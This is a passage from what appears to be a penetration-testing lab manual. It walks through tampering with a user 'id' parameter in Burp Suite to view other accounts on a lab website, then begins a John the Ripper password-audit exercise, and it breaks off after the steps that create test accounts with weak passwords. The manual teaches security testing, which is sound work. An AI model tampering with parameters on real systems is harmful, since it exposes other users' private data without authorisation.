
8. Minimize the browser window, click the **Applications** menu in the top left corner of **Desktop,** and navigate to **Pentesting** → **Web Application Analysis** → **Web Application Proxies** → **burpsuite** to launch the **Burp Suite** application.

EXERCISE 5:
PERFORM PARAMETER TAMPERING USING BURP SUITE



9. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK.**
10. In the next **Burp Suite Community Edition** notification, click **OK.**

EXERCISE 5: PERFORM PARAMETER TAMPERING USING BURP SUITE




11. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification stating **An update is available** appears, click **Close.**

    Note: If a **Terms and Conditions** window appears click on **I Accept.**


12. The **Burp Suite** main window appears. Ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot below.

EXERCISE 5:
PERFORM PARAMETER TAMPERING USING BURP SUITE



13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.


EXERCISE 5:
PERFORM PARAMETER TAMPERING USING BURP SUITE



14. The **Burp Suite** main window appears. Click the **Proxy** tab from the available options in the top section of the window.
15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

    Note: Turn interception on if it is off.


EXERCISE 5: PERFORM PARAMETER TAMPERING USING BURP SUITE



16. Switch back to the browser window, and on the login page of the target website **(www.moviescope.com),** enter the credentials **sam** and **test.** Click the **Log In** button.

Note: Here, we are logging in as a registered user on the website.

EXERCISE 5: PERFORM PARAMETER TAMPERING USING BURP SUITE




17. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

    Note: You can observe that the entered login credentials were intercepted by the Burp Suite.


18. Keep clicking the **Forward** button until you are logged into the user account.

EXERCISE 5: PERFORM PARAMETER TAMPERING USING BURP SUITE




19. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot below.
20. Now, click the **View Profile** tab from the menu bar to view the user information.

EXERCISE 5:
PERFORM
PARAMETER
TAMPERING USING
BURP SUITE



21. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you receive the HTTP request, as shown in the screenshot below.
22. Navigate to the **Params** tab under the **Intercept** tab to view the captured parameters.


EXERCISE 5: PERFORM PARAMETER TAMPERING USING BURP SUITE



23. Under the **Params** tab, observe a table with captured values such as **URL** and **Cookie.**


24. In the **URL** type with the name **id,** double-click the **Value** column to change it from **1** to **2,** as shown in the screenshot below.

EXERCISE 5:
PERFORM PARAMETER TAMPERING USING BURP SUITE



25. After changing the value, navigate back to the **Raw** tab.
26. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.


EXERCISE 5:
PERFORM
PARAMETER
TAMPERING USING
BURP SUITE



27. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot below.


Note: Although we logged in using sam as the username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.

EXERCISE 5: PERFORM PARAMETER TAMPERING USING BURP SUITE



28. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
29. Switch to the browser window and perform Steps **4-6.** Remove the browser proxy set up in **Step 7,** by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK.** Close the tab.

EXERCISE 5:
PERFORM PARAMETER TAMPERING USING BURP SUITE



30. This concludes the demonstration of performing parameter tampering using Burp Suite.
31. Close all open windows and document all the acquired information.

EXERCISE 5:
PERFORM PARAMETER TAMPERING USING BURP SUITE

EXERCISE 6: **Audit System Passwords using John-the-Ripper**

Password credentials play a critical role in preventing illegitimate access to the data of an organization or a user.

LAB SCENARIO

A security professional must have the required knowledge to perform periodic audit of passwords in the organization using password cracking tools.

LAB OBJECTIVES OBJECTIVE

This lab demonstrates how to perform an active online attack to audit system's password using John the Ripper tool.

OVERVIEW OF SYSTEM PASSWORDS

If user credentials are compromised, the reputation of the organization or person could be damaged. Occasionally, conventional face detection and other biometric security measures can also be vulnerable to credential breaches. Programmers use artificial intelligence or AI to improve biometric validations and face recognition to thwart such attacks. AI models can recognize an individual's face by tracking key correlations and patterns.


Note: Ensure that **PfSense Firewall** and **Attacker Machine-2** virtual machines are running.

1. In the **Attacker Machine-2** virtual machine, click the **MATE Terminal** icon at the top of the Desktop window to open a Terminal window.
2. A **Parrot Terminal** window appears. In the terminal window, type sudo su and press Enter to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

   Note: The password that you type will not be visible.

4 Now, type **cd** and press **Enter** to jump to the root directory.


EXERCISE 6: AUDIT SYSTEM PASSWORDS USING JOHN-THE-RIPPER



5. Here, we will first create several user accounts and passwords which will be used further in auditing system passwords.
6. In the terminal, type **adduser --gecos "" jason** and press **Enter** to create the first user.
7. When prompted, enter **alpha** as a **New Password** and press **Enter**. In the **Retype new password** option, enter the same password **(alpha)** and press **Enter.**

   Note: The password that you type will not be visible.
8. The user is created successfully, as shown in the screenshot below.

EXERCISE 6: AUDIT SYSTEM PASSWORDS USING JOHN-THE-RIPPER




9. Similarly, create the following additional accounts by using the adduser command (refer **Step#6)**, and set the following passwords when prompted:

Note: You can use the Bash history feature for this task. After creating the user account jason, you can press the **UP ARROW** key once, delete the previous username and then enter the new username. This will allow you to create user accounts and passwords quickly.

Username	martin	shiela	sam	larry
Password	apple	test@123	Z1BGZw	qwerty@123

EXERCISE 6: AUDIT SYSTEM PASSWORDS USING JOHN-THE-RIPPER

